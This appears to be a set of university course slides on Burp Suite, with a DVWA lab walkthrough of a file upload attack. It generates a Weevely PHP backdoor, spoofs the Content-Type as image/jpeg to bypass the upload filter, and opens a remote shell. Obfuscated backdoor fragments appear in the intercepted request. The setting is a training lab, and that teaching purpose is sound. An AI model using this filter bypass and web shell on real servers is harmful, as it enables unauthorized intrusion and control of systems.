
Use Case 4

File Upload Vulnerability



A. JAMES CLARK
SCHOOL OF ENGINEERING

Target Field



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar features the DVWA logo. The main content area is titled "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose an image to upload:" and two buttons: "Browse..." and "Upload". Below the form, there is a section titled "More Information" with three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

The left sidebar contains a navigation menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

The "File Upload" item is highlighted with a green background.

Here, DVWA Security level set to **Medium** and Intercept is ON



A. JAMES CLARK
SCHOOL OF ENGINEERING

Uploading an Image file

Vulnerability: File Upload

Choose an image to upload:

Browse... puzzle.jpeg

Upload

Selecting the File to upload

The screenshot shows the Burp Suite interface. The title bar includes 'Burp Intruder Repeater Window Help'. Below it, tabs for Target, Proxy (which is selected), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Composer are visible. Under the Proxy tab, 'Intercept' is highlighted, along with buttons for Forward, Drop, Intercept is on, Action, Raw, Params, Headers, and Hex.

The main pane displays a network message. The URL is 'Request to http://192.168.159.130:80'. The message content shows a file upload request with the following details:

```
100000
Content-Disposition: form-data; name="uploaded"; filename="puzzle.jpeg"
Content-Type: image/jpeg
0000<JFIF<<<000
```

A red box highlights the 'Content-Disposition' header and its value, 'Content-Type' header and its value, and the file content itself.

Request intercepted in Burp

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload


.../.../hackable/uploads/puzzle.jpeg successfully uploaded!

Request is forwarded



A. JAMES CLARK
SCHOOL OF ENGINEERING

Uploaded image's location



A. JAMES CLARK
SCHOOL OF ENGINEERING

Creating a backdoor payload


```
root@shika: ~
File Edit View Search Terminal Help
root@shika:~# weevly generate password ~/dvwapayload.php
Generated backdoor with password 'password' in '/root/dvwapayload.php' of 1479 byte size.
root@shika:~#
```

Weevly is a tool used to create backdoor payloads

Alternatively, MSFVenom could be used



Uploading payload file



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) File Upload page. The URL in the address bar is `192.168.159.130/DVWA/vulnerabilities/upload/`. The page title is "Vulnerability: File Upload". On the left, there is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), and Insecure CAPTCHA. The main content area contains a form for uploading an image. The "Browse..." button shows the file path `dwapayload.php`. Below the form, under "More Information", there is a list of three links:


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>



Changing the Content Type

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Request to http://192.168.159.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
--2625503808439688579223324
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
--2625503808439688579223324
Content-Disposition: form-data; name="uploaded"; filename="dvwapayload.php"
Content-Type: application/x-php
<?php
$sk='';$o="";for($i=0;cP$cPi<cP$l;){for($j=0;(cP$j<$cPc&&$icP<cP$l)cP;$j++cP,cP$i++){$
$M=str_replace('W',' ','crWeatWe_WfWunWWction');
$a='$kcPcPh="5fcP4d";$kf="cc3bcP";functioncPn x($t,cP$k){$c=strcPlencP($kcP)cP;$l=stc
$Y=('$cPs[$icPl.0.$e]).$k)cP$cP):$o=cPob get cocPncPtents()cP:ob cPend cleancP();$d
```



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Request to http://192.168.159.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
--2625503808439688579223324
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
--2625503808439688579223324
Content-Disposition: form-data; name="uploaded"; filename="dvwapayload.php"
Content-Type: image/jpeg
<?php
$sk='';$o="";for($i=0;cP$cPi<cP$l;){for($j=0;(cP$j<$cPc&&$icP<cP$l)cP;$j++cP,cP$i++){$
$M=str_replace('W',' ','crWeatWe_WfWunWWction');
$a='$kcPcPh="5fcP4d";$kf="cc3bcP";functioncPn x($t,cP$k){$c=strcPlencP($kcP)cP;$l=stc
$Y=('$cPs[$icPl.0.$e]).$k)cP$cP):$o=cPob get cocPncPtents()cP:ob cPend cleancP();$d
```

Request is now forwarded



File Uploaded Successfully

Vulnerability: File Upload

Choose an image to upload:

No file selected.

...../hackable/uploads/dvwapayload.php successfully uploaded!

[More Information](#)

We now have access to
this box

```
root@shika:~# weevvely generate password ~/dvwapayload.php
Generated backdoor with password 'password' in '/root/dvwapayload.php' of 1479 byte size.
root@shika:~# weevvely http://192.168.159.130/DVWA/hackable/uploads/dvwapayload.php password

[+] weevvely 3.2.0

[+] Target:      192.168.159.130
[+] Session:    /root/.weevvely/sessions/192.168.159.130/dvwapayload_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevvely>
```



Burp Suite Editions

- **Community Editions**

- Free version
- Contains essential manual tools

- **Professional**

- Costs \$349 per user per year
- Contains basic and advanced manual tools
- Contains web application vulnerability scanners



A. JAMES CLARK
SCHOOL OF ENGINEERING

Alternatives to Burp Suite

- OWASP Zed Attack Proxy
- Arachni
- Vega
- Websecurify
- IBM Rational App Scan



A. JAMES CLARK
SCHOOL OF ENGINEERING

SUMMARY OF TABS

- **Target** - This tool contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities.
- **Proxy** - This is an intercepting web proxy that operates between the end browser and the target web application server. It lets you intercept, inspect and modify the raw traffic passing in both directions.
- **Spider** - This is an intelligent application-aware web spider that can crawl an application to locate its content and functionality.
- **Scanner** - This is a web vulnerability scanner, this automatically discover numerous types of vulnerabilities.
- **Intruder** - This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster and more effective.
- **Repeater** - This is a simple tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.
- **Sequencer** - This is a tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.
- **Decoder** - This is a useful tool for performing manual or intelligent decoding and encoding of application data.
- **Comparer** - This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.
- **Extender** - This lets you load Burp extensions, to extend Burp's functionality using third-party code.



References

- <http://resources.infosecinstitute.com/burp-suite-walkthrough/#gref>
- https://en.wikipedia.org/wiki/Burp_Suite
- https://portswigger.net/burp/help/suite_gettingstarted
- <http://resources.infosecinstitute.com/pentesting-mobile-applications-burpsuite/>



A. JAMES CLARK
SCHOOL OF ENGINEERING

ANY QUESTIONS?



A. JAMES CLARK
SCHOOL OF ENGINEERING

THANK YOU



A. JAMES CLARK
SCHOOL OF ENGINEERING